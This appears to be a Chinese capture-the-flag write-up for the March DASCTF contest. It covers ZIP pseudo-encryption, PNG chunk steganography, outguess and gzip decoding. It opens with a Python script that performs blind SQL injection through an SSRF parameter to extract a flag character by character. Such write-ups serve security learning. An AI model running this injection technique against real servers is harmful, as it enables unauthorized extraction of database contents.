
```python
# -*- coding: utf-8 -*-
from urllib.parse import quote
import requests
import time

asc_str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()*+,-./:;<=>?@[\]^_`{|}~"
mydata = {'PHP_SESSION_UPLOAD_PROGRESS':'mochu7'}
myfile = {'file':('mochu7.txt','mochu7')}
mycookie = {'PHPSESSID':'jtq4q3fdfgnckcrd52a6nhf90a'}
ip = 'http://183.129.189.60:10015/?url='

flag = ''
for l in range(1,50):
    for s in asc_str:
        payload = 'http://localhost//se1f_Log3n.php?username=mochu\'or ascii(mid((select flag from ctf.secret),{},1))={}%23password=mochu7'.format(l,ord(s))
        url = ip + quote(payload)
        r = requests.post(url=url, data=mydata, files=myfile, cookies=mycookie)
        time.sleep(0.2)
        if 'correct?' in r.text:
            flag += s
            print(flag)
        else:
            pass
```

PowerShell
PowerShell
PowerShell
File Edit Selection View Go Run Terminal Help
code.py - Visual Studio Code
code.py
C: > Users > Administrator > Downloads > code.py > l
Python 3.8.2 32-bit
861 bytes
python | code.py
tabnine
Ln 19, Col 33 Spaces: 4 UTF-8 CRLF

MISC

签到

公众号语音识别： 异世相遇！尽享美味！安恒赛高！
见笑了，偶四南方银，藕的普通话不镖准哈哈哈~


安恒网络空间安全学院

Mar.DASCTF--全新平台，全新体验，你，还在等什...

Mar.DASCTF明御攻防赛，期待您的精彩表现～

Details

Yesterday 10:03

3"


没有精神！重来！您本次识别结果为：意思相遇，尽享美味安恒再高。

4"

暗号对上，DASCTF{welcome_to_march_dasctf} ~

```
DASCTF{welcome_to_march_dasctf}
```

简单的png隐写


简单的png隐写的附件.zip - Bandizip 6.27

简单的png隐写的附件.zip


名称	压缩后大小	原始大小	类型	循环冗余检验(CRC)	修改日期
flag.jpg*	143,082	143,643	JPG 文件	6d8ec0e7	2020/3/23 18:02:09
hint.png*	65,012	73,727	PNG 文件	beebc222	2020/3/23 17:46:10

输入密码


该文件已加密。

请输入密码

文件: 2, 文件夹: 0, 压缩包大小: 203 KB



```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
3:2CB0h: 13 62 BC 33 2E 3E 9E 6E FE 9F 00 A8 26 E7 47 AC  .b¼3.>žnþŸ.¨&çG¬
3:2CC0h: 17 F3 53 55 56 BB 4B 5D 31 7A 75 C8 F9 F9 17 8D  .óSUV»K]1zuÈùù..
3:2CD0h: 1E E7 C4 73 4D 9E CC 5B 1B AB F6 DC AF 79 79 9F  .çÄsMžÌ[.«öÜ¯yyŸ
3:2CE0h: 8E 98 B1 7F FD FA 75 1E 1A F8 6B 6E 6E E2 AA 4F  Ž˜±.ýúu..øknnâªO
```




```
3:2CF0h: 33 DF D5 8B 94 CF AE EA CC 31 2E 70 7E FC 47 2F  3ßÕ‹”Ï®êÌ1.p~üG/
3:2D00h: 1A 17 9F FC F1 BF 9F EE FF CF AF FE F7 87 FF FF  ..Ÿüñ¿ŸîÿÏ¯þ÷‡ÿÿ
3:2D10h: FD 70 EB D1 2E 56 2D 4D 20 6F 64 40 D0 D5 59 14  ýpëÑ.V-M od@ÐÕY.
3:2D20h: 7F 2F 2D 0C 7F AB EB FD FF 00 50 4B 01 02 1F 00  ./-..«ëýÿ.PK....
3:2D30h: 14 00 09 00 08 00 44 90 77 50 E7 C0 8E 6D EA 2E  ......D.wPçÀŽmê.
3:2D40h: 02 00 1B 31 02 00 08 00 24 00 00 00 00 00 00 00  ...1....$.......
3:2D50h: 20 00 00 00 00 00 00 00 66 6C 61 67 2E 6A 70 67   .......flag.jpg
3:2D60h: 0A 00 20 00 00 00 00 00 01 00 18 00 56 41 B7 1D  .. .........VA·.
3:2D70h: FA 00 D6 01 7A 89 29 1A 03 01 D6 01 BD E1 37 16  ú.Ö.z‰)...Ö.½á7.
3:2D80h: 03 01 D6 01 50 4B 01 02 1F 00 14 00 09 00 08 00  ..Ö.PK..........
3:2D90h: C5 8D 77 50 22 C2 EB BE F4 FD 00 00 FF 1F 01 00  Å.wP"Âë¾ôý..ÿ...
3:2DA0h: 08 00 24 00 00 00 00 00 00 00 20 00 00 00 10 2F  ..$....... ...../
3:2DB0h: 02 00 68 69 6E 74 2E 70 6E 67 0A 00 20 00 00 00  ..hint.png.. ...
3:2DC0h: 00 00 01 00 18 00 AF B2 03 E2 F7 00 D6 01 79 80  ......¯².â÷.Ö.y€
3:2DD0h: D0 16 03 01 D6 01 CD 93 37 16 03 01 D6 01 50 4B  Ð...Ö.Í“7...Ö.PK
3:2DE0h: 05 06 00 00 00 00 02 00 02 00 B4 00 00 00 2A 2D  ..........´...*-
```

模板结果 - ZIP.bt

名称	值	开始	大小	颜色
struct ZIPFILERECORD record[0]	flag.jpg	0h	22F10h	Fg: Bg:
struct ZIPFILERECORD record[1]	hint.png	22F10h	FE1Ah	Fg: Bg:
struct ZIPDIRENTRY dirEntry[0]	flag.jpg	32D2Ah	5Ah	Fg: Bg:
char deSignature[4]	PK╒	32D2Ah	4h	Fg: Bg:
ushort deVersionMadeBy	31	32D2Eh	2h	Fg: Bg:
ushort deVersionToExtract	20	32D30h	2h	Fg: Bg:
ushort deFlags	9	32D32h	2h	Fg: Bg:
enum COMPTYPE deCompression	COMP_DEFLATE (8)	32D34h	2h	Fg: Bg:
DOSTIME deFileTime	18:02:08	32D36h	2h	Fg: Bg:
DOSDATE deFileDate	03/23/2020	32D38h	2h	Fg: Bg:
uint deCrc	6D8EC0E7h	32D3Ah	4h	Fg: Bg:
uint deCompressedSize	143082	32D3Eh	4h	Fg: Bg:
uint deUncompressedSize	143643	32D42h	4h	Fg: Bg:
ushort deFileNameLength	8	32D46h	2h	Fg: Bg:
ushort deExtraFieldLength	36	32D48h	2h	Fg: Bg:
ushort deFileCommentLength	0	32D4Ah	2h	Fg: Bg:
ushort deDiskNumberStart	0	32D4Ch	2h	Fg: Bg:
ushort deInternalAttributes	0	32D4Eh	2h	Fg: Bg:
uint deExternalAttributes	32	32D50h	4h	Fg: Bg:
uint deHeaderOffset	0	32D54h	4h	Fg: Bg:
char deFileName[8]	flag.jpg	32D58h	8h	Fg: Bg:
uchar deExtraField[36]		32D60h	24h	Fg: Bg:
struct ZIPDIRENTRY dirEntry[1]	hint.png	32D84h	5Ah	Fg: Bg:
char deSignature[4]	PK╒	32D84h	4h	Fg: Bg:
ushort deVersionMadeBy	31	32D88h	2h	Fg: Bg:
ushort deVersionToExtract	20	32D8Ah	2h	Fg: Bg:
ushort deFlags	9	32D8Ch	2h	Fg: Bg:
enum COMPTYPE deCompression	COMP_DEFLATE (8)	32D8Eh	2h	Fg: Bg:
DOSTIME deFileTime	17:46:10	32D90h	2h	Fg: Bg:
DOSDATE deFileDate	03/23/2020	32D92h	2h	Fg: Bg:
uint deCrc	BEEBC222h	32D94h	4h	Fg: Bg:
uint deCompressedSize	65012	32D98h	4h	Fg: Bg:
uint deUncompressedSize	73727	32D9Ch	4h	Fg: Bg:
ushort deFileNameLength	8	32DA0h	2h	Fg: Bg:
ushort deExtraFieldLength	36	32DA2h	2h	Fg: Bg:

选定: 2 个字节 (范围: 208268 [32D8Ch] 到 208269 [32D8Dh])

一开始以为`hint.png`是伪加密，`flag.jpg`是真加密，结果后面尝试了一下发现两个都是`伪加密`，直接修改`ushort deFlags`为`偶数`，解压得到两张图



flag{flag-is-not-here}


flag.jpg

hint.png


题目说是png隐写，`Tweakpng`或者`pngcheck`检查下`hint.png`

```
root@mochu7 # pngcheck -v hint.png
File: hint.png (73727 bytes)
  chunk IHDR at offset 0x0000c, length 13
    1654 x 485 image, 32-bit RGB+alpha, non-interlaced
  chunk IDAT at offset 0x00025, length 8192
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x02031, length 8192
  chunk IDAT at offset 0x0403d, length 8192
  chunk IDAT at offset 0x06049, length 2308
  chunk IDAT at offset 0x06959, length 8192
  chunk IDAT at offset 0x08965, length 8192
  chunk IDAT at offset 0x0a971, length 8192
  chunk IDAT at offset 0x0c97d, length 8192
  chunk IDAT at offset 0x0e989, length 8192
  chunk IDAT at offset 0x10995, length 5718
  chunk IEND at offset 0x11ff7, length 0
No errors detected in hint.png (12 chunks, 97.7% compression).
```

发现`IDAT Chunk`未满，后面又开始满了，所以猜测这里是两张图片，而且`chunk`的`length`都一样，感觉像一张图片拆成两张图，然后将另外一张的`IDAT Chunk`放入这张`hint.png`，所以直接将后面的`chunk`和结尾全部提取出来加上`png头和IHDR`组成另外一张png图片



名称	值	开始	大小	颜色		注释
struct PNG_SIGNATURE sig		0h	8h	Fg:	Bg:	
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h	Fg:	Bg:	
struct PNG_CHUNK chunk[1]	IDAT (Critical, Public, Unsafe to Copy)	21h	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[2]	IDAT (Critical, Public, Unsafe to Copy)	202Dh	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[3]	IDAT (Critical, Public, Unsafe to Copy)	4039h	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[4]	IDAT (Critical, Public, Unsafe to Copy)	6045h	910h	Fg:	Bg:	
struct PNG_CHUNK chunk[5]	IDAT (Critical, Public, Unsafe to Copy)	6955h	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[6]	IDAT (Critical, Public, Unsafe to Copy)	8961h	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[7]	IDAT (Critical, Public, Unsafe to Copy)	A96Dh	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[8]	IDAT (Critical, Public, Unsafe to Copy)	C979h	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[9]	IDAT (Critical, Public, Unsafe to Copy)	E985h	200Ch	Fg:	Bg:	
struct PNG_CHUNK chunk[10]	IDAT (Critical, Public, Unsafe to Copy)	10991h	1662h	Fg:	Bg:	
struct PNG_CHUNK chunk[11]	IEND (Critical, Public, Unsafe to Copy)	11FF3h	Ch	Fg:	Bg:	



you can guess out where is

flag with 89504E


得到新的提示`outguess`，并且密码是：`890504E`

```
root@kali /home/mochu7/Desktop % outguess -k "89504E" -r flag.jpg flag.txt
Reading flag.jpg....
Extracting usable bits:   147535 bits
Steg retrieve: seed: 232, len: 185
root@kali /home/mochu7/Desktop % cat flag.txt
MUY4QjA4MDg5MTgwNzg1RTAwMDM2NjZDNjE2NzJFNzQ3ODc0MDA0QkNCNDk0Q0FGMzZCMDMwMzQ0RDM1NDlCNjRDMzMzNTMzMzRCMTQ4MzVCNzQ4
NEEzNTMzNDg0OTMyMzU0QjRFMzUzMTQ5MzFCNUFDRTVFMjAyMDA0NjhCMjIzRjI4MDAwMDAw
```

`base64`解码

```
1F8B08089180785E0003666C61672E747874004BCB494CAF36B030344D3549B64C33353334B14835B7484A3533484932354B4E35314931B5ACE5E20200468B223F28000000
```

gzip的十六进制文件数据



gzip

维基百科，自由的百科全书

gzip是一种文件格式，是一种用于文件压缩和解压缩的软件应用程序。该程序是由Jean-loup Gailly和Mark Adler创建的，它是早期Unix系统中使用的compress程序的免费软件替代品，供GNU使用（“g”来自“GNU”）。0.1版于1992年10月31日首次公开发布，而1.0版则在1993年2月发布。

*gzip*格式的解压缩可以作为流算法来实现，这是Web协议，数据交换和ETL（在标准管道中）应用程序的重要功能。

内容 [hide]

文件格式 [编辑]

gzip基于DEFLATE算法，该算法是LZ77和Huffman编码的组合。DEFLATE旨在替代LZW和其他受专利保护的数据压缩 算法，这些算法当时限制了*compress*和其他流行存档器的可用性。

“gzip”通常也用于指代gzip文件格式，即：

